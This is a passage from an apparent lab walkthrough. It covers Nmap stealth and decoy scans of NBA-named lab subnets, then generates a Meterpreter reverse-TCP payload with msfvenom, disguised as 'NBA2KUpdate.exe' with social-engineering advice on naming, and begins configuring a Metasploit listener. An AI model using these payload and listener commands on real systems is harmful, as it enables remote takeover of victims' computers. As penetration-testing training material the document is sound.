


```
┌──(trey㉿kali)-[~]
└─$ msfconsole
```

Figure 53: msfconsole command to access the Metasploit Framework.

8.2: Scanning the Celtics subnet with Nmap

Once the prompt is returned, enter the command to perform a network scan, beginning with the Celtics subnet (192.168.5.0/24). The command used is “**sudo nmap -sS -A -D 192.168.2.150 192.168.5.0/24**”. With this scan, the “-sS” flag represents a TCP SYN (Stealth) Scan, the “-A” flag enables OS detection, version detection, script scanning, and traceroute, while the “-D” flag is a decoy flag that will send packets from another IP address as well to confuse the network, followed by the IP address of the network that is going to be scanned (192.168.5.0/24).



```
msf6 > sudo nmap -sS -A -D 192.168.2.150 192.168.5.0/24
[*] exec: sudo nmap -sS -A -D 192.168.2.150 192.168.5.0/24

Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-02 13:08 EST
Nmap scan report for 192.168.5.1
Host is up (0.0041s latency).
Not shown: 998 filtered ports
PORT    STATE  SERVICE VERSION
80/tcp  closed http
443/tcp closed https
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

TRACEROUTE (using port 443/tcp)
HOP RTT     ADDRESS
1   0.60 ms 192.168.2.1
2   0.91 ms 192.168.5.1

Nmap scan report for 192.168.5.2
Host is up (0.0032s latency).
All 1000 scanned ports on 192.168.5.2 are filtered
Too many fingerprints match this host to give specific OS details
Network Distance: 3 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT     ADDRESS
-   Hop 1 is the same as for 192.168.5.1
2   1.69 ms 192.168.3.1
3   1.96 ms 192.168.5.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 34.09 seconds
msf6 > 
```


Figure 54: Results of Nmap scan “sudo nmap -sS -A -D 192.168.2.150 192.168.5.0/24.”

Results of the scan revealed two hosts on the Celtics subnet at IP addresses of 192.168.5.1 and 192.168.5.2. The scan results show that the host on 192.168.5.1 has 998 filtered ports, with ports 80 (HTTP) and 443 (HTTPS) being closed, and the host on 192.168.5.2 has all 1000 scanned ports filtered.

8.3: Scanning two hosts on the Celtics subnet with Nmap

Next, the two hosts will individually be scanned using Nmap. Beginning with the 192.168.5.1 address, enter the same command used previously into the terminal, “**sudo nmap -sS -A -D**


192.168.2.150 192.168.5.1”. When prompted, input the sudo password for the current user. The scan results showed no new information that wasn’t gathered from the previous scan on the entire subnet. Once again showing that the host on the IP address of 192.168.5.1 has 998 filtered ports, and the services on port 80 (HTTP) and 443 (HTTPS) are both closed. Additionally, the traceroute flag returned two (2) hop addresses, the first being 192.168.2.1 and the second being 192.168.5.1.



```
msf6 > sudo nmap -sS -A -D 192.168.2.150 192.168.5.1
[*] exec: sudo nmap -sS -A -D 192.168.2.150 192.168.5.1

[sudo] password for trey:
Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-02 13:25 EST
Nmap scan report for 192.168.5.1
Host is up (0.0077s latency).
Not shown: 998 filtered ports
PORT    STATE  SERVICE VERSION
80/tcp  closed http
443/tcp closed https
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   0.56 ms  192.168.2.1
2   10.60 ms 192.168.5.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.81 seconds
msf6 >
```

Figure 55: Results of Nmap scan “sudo nmap -sS -A -D 192.168.2.150 192.168.5.1.”

Finally, enter the same command to scan the other host on the Celtics subnet located at 192.168.5.2. The command is “**sudo nmap -sS -A -D 192.168.2.150 192.168.5.2**”. When prompted, input the sudo password for the current user. The scan results returned the same information gathered from the scan of the entire Celtics subnet, once again showing that for the host located on 192.168.5.2, all 1000 scanned ports are filtered. Furthermore, the scan indicated that too many fingerprints match this host to give specific OS details. Additionally, the traceroute flag returned three (3) hop addresses, the first being 192.168.2.1, the second being 192.168.3.1, and the third being 192.168.5.2. Type “**clear**” into the terminal prompt to clear the screen of any scan results when finished.




```
msf6 > sudo nmap -sS -A -D 192.168.2.150 192.168.5.2
[*] exec: sudo nmap -sS -A -D 192.168.2.150 192.168.5.2

[sudo] password for trey:
Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-02 13:45 EST
Nmap scan report for 192.168.5.2
Host is up (0.0036s latency).
All 1000 scanned ports on 192.168.5.2 are filtered
Too many fingerprints match this host to give specific OS details
Network Distance: 3 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT     ADDRESS
1   0.59 ms 192.168.2.1
2   5.03 ms 192.168.3.1
3   5.09 ms 192.168.5.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.04 seconds
msf6 > 
```

Figure 56: Results of Nmap scan “sudo nmap -sS -A -D 192.168.2.150 192.168.5.2.”

Part Nine: Network Scanning the Cavaliers Subnet with Nmap

9.1: Scanning the Cavaliers subnet with Nmap

Next, the Cavaliers subnet will be scanned using Nmap (192.168.1.0/24). First, ensure that the terminal is still using the Metasploit Framework. If it is not, issue the command "**msfconsole**" again to return to the Metasploit Framework. The command used is "**sudo nmap -sS -A -D 192.168.2.150 192.168.1.0/24**". With this scan, the "-sS" flag represents a TCP SYN (Stealth) Scan, the "-A" flag enables OS detection, version detection, script scanning, and traceroute, while the "-D" flag is a decoy flag that will send packets from another IP address as well to confuse the network, followed by the IP address of the network that will be scanned (192.168.1.0/24).




```
msf6 > sudo nmap -sS -A -D 192.168.2.150 192.168.1.0/24
[*] exec: sudo nmap -sS -A -D 192.168.2.150 192.168.1.0/24

Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-02 13:55 EST
Nmap scan report for 192.168.1.1
Host is up (0.0072s latency).
Not shown: 998 filtered ports
PORT    STATE  SERVICE VERSION
80/tcp  closed http
443/tcp closed https
Too many fingerprints match this host to give specific OS details
Network Distance: 3 hops

TRACEROUTE (using port 443/tcp)
HOP RTT     ADDRESS
1   0.37 ms 192.168.2.1
2   1.30 ms 192.168.3.1
3   1.90 ms 192.168.1.1

Nmap scan report for 192.168.1.2
Host is up (0.0059s latency).
All 1000 scanned ports on 192.168.1.2 are filtered
Too many fingerprints match this host to give specific OS details
Network Distance: 4 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
-   Hops 1-2 are the same as for 192.168.1.1
3   10.64 ms 192.168.4.2
4   6.57 ms  192.168.1.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 34.00 seconds
msf6 > 
```

Figure 57: Results of Nmap scan "sudo nmap -sS -A -D 192.168.2.150 192.168.1.0/24."

Two hosts were found on the Cavaliers subnet at IP addresses of 192.168.1.1 and 192.168.1.2. The scan results show that the host on 192.168.1.1 has 998 filtered ports, with ports 80 (HTTP) and 443 (HTTPS) being closed, and the host on 192.168.1.2 has all 1000 scanned ports filtered.

9.2: Scanning two hosts on the Cavaliers subnet with Nmap


Next, the two hosts will individually be scanned on the Cavaliers subnet for any additional information. Beginning with the 192.168.1.1 address, enter the same command used previously into the terminal, "**sudo nmap -sS -A -D 192.168.2.150 192.168.1.1**". When prompted, input the sudo password for the current user. The scan results showed no new information that wasn't gathered from the previous scan on the entire subnet. Once again showing that the host on the IP address of 192.168.1.1 has 998 filtered ports, and the services on port 80 (HTTP) and 443 (HTTPS) are both closed. Additionally, the traceroute flag returned three (3) hop addresses, the first being 192.168.2.1, the second being 192.168.3.1, and the third being 192.168.1.1.



```
msf6 > sudo nmap -sS -A -D 192.168.2.150 192.168.1.1
[*] exec: sudo nmap -sS -A -D 192.168.2.150 192.168.1.1

Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-02 14:06 EST
Nmap scan report for 192.168.1.1
Host is up (0.0094s latency).
Not shown: 998 filtered ports
PORT    STATE  SERVICE VERSION
80/tcp  closed http
443/tcp closed https
Too many fingerprints match this host to give specific OS details
Network Distance: 3 hops

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.21 ms 192.168.2.1
2   9.24 ms 192.168.3.1
3   9.35 ms 192.168.1.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.84 seconds
msf6 >
```

Figure 58: Results of Nmap scan "sudo nmap -sS -A -D 192.168.2.150 192.168.1.1."

Finally, enter the same command to scan the other host on the Cavaliers subnet located at 192.168.1.2. The command is “**sudo nmap -sS -A -D 192.168.2.150 192.168.1.2**”. When prompted, input the sudo password for the current user. The scan results returned the same information gathered from the scan of the entire Cavaliers subnet, once again showing that for the host located on 192.168.1.2, all 1000 scanned ports are filtered. Furthermore, the scan indicated that too many fingerprints match this host to give specific OS details. Additionally, the traceroute flag returned four (4) hop addresses, the first being 192.168.2.1, the second being 192.168.3.1, the third being 192.168.4.2, and the fourth being 192.168.1.2. Type “**clear**” into the terminal prompt to clear the screen of any scan results when finished.




```
msf6 > sudo nmap -sS -A -D 192.168.2.150 192.168.1.2
[*] exec: sudo nmap -sS -A -D 192.168.2.150 192.168.1.2

Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-02 14:17 EST
Nmap scan report for 192.168.1.2
Host is up (0.013s latency).
All 1000 scanned ports on 192.168.1.2 are filtered
Too many fingerprints match this host to give specific OS details
Network Distance: 4 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   0.34 ms  192.168.2.1
2   10.03 ms 192.168.3.1
3   15.32 ms 192.168.4.2
4   19.93 ms 192.168.1.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.04 seconds
msf6 > 
```

Figure 59: Results of Nmap scan “sudo nmap -sS -A -D 192.168.2.150 192.168.1.2.”

Part Ten: Creating A Reverse TCP Connection with Windows 10

10.1: Recording the IP address of the Kali Linux end device

To begin the process of creating a reverse TCP connection between the Windows 10 end device located on the Celtics subnet and the Kali Linux end device located on the Lakers subnet, a malicious payload will be created using the standalone payload generator msfvenom. Once the executable file is created, it will be sent over to the target computer (the Windows 10 end device) via an Apache server through Social Engineering techniques. Then, the executable file will be executed on the target computer, and the reverse TCP connection will be established on the target Windows 10 end device. To begin this process, navigate to the Kali Linux end device located on the Lakers subnet and power on the machine. Once inside, open a terminal session by entering "terminal" into the search box at the top of the screen. Input the command "**ifconfig**" into the command line to note the IP address of the Kali Linux end device, 192.168.2.2.




```
┌──(trey㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.2  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::e23:8aff:fe54:0  prefixlen 64  scopeid 0x20<link>
        ether 0c:23:8a:54:00:00  txqueuelen 1000  (Ethernet)
        RX packets 8  bytes 596 (596.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 1681 (1.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 60: Inputting the "ifconfig" command into the Kali Linux terminal.

<u>10.2: Generating a malicious payload with msfvenom</u>

With the IP address of the Kali Linux end device noted and the terminal prompt returned, input the command to create a malicious file through the standalone payload generator msfvenom to send to the target Windows 10 end device using the following command: “**msfvenom -p windows/meterpreter/reverse_tcp -a x86 –platform windows -f exe LHOST=192.168.2.2 LPORT=4444 -o /home/trey/Desktop/NBA2KUpdate.exe**”.



```
┌──(trey㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=192.168.2.2 LPORT=4444 -o /home/trey
/Desktop/NBA2KUpdate.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/trey/Desktop/NBA2KUpdate.exe
```


Figure 61: Using msfvenom to generate a malicious payload to send to Windows 10.

The command displayed in Figure 61 instructs msfvenom to generate a 32-bit Windows executable file that implements a reverse TCP connection for the payload. The format is specified via the “-f exe” flag, and the local host (LHOST) and local port (LPORT) must be defined by the IP address of the attacking machine (Kali Linux) and the port the attacking machine will listen on (4444). Once the command is entered into the command line, a file named “NBA2KUpdate.exe” will appear on the desktop of the Kali Linux end device.

NOTE: the malicious file can be named anything, but for the purposes of social engineering the file requires a name that gives the file an increased chance of being clicked on by the target.

10.3: Starting reverse TCP handler in Metasploit Framework

The next step to establishing the reverse TCP connection is to set up a listener on the port determined earlier when creating the executable file (4444). This can be done by launching the Metasploit framework from the terminal prompt. Enter the command to enter the Metasploit framework from the terminal of the Kali Linux end device: **msfconsole**. Once inside the Metasploit framework, enter the command "**user multi/handler**" to tell Metasploit to use the generic payload handler. Then, set the payload to match the one set within the executable file created earlier using the command "**set payload windows/meterpreter/reverse_tcp**". Following the setting of the payload, the commands "**set LHOST 192.168.2.2**" and "**set LPORT 4444**" are entered to both set the IP address of the attacking machine, the Kali Linux end device, and the port the attacking machine will be listening on (4444). Once the IP address and port number for the attacking machine are set, issue the command to prompt the reverse TCP handler to begin waiting for a connection: "**run**". Once the message "Started reverse TCP handler on 192.168.2.2:4444" is visible in the terminal, do not close out the terminal window, as it will be necessary for the next steps in establishing the connection.




```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.2.2
LHOST ⇒ 192.168.2.2
msf6 exploit(multi/handler) > set LPORT 4444
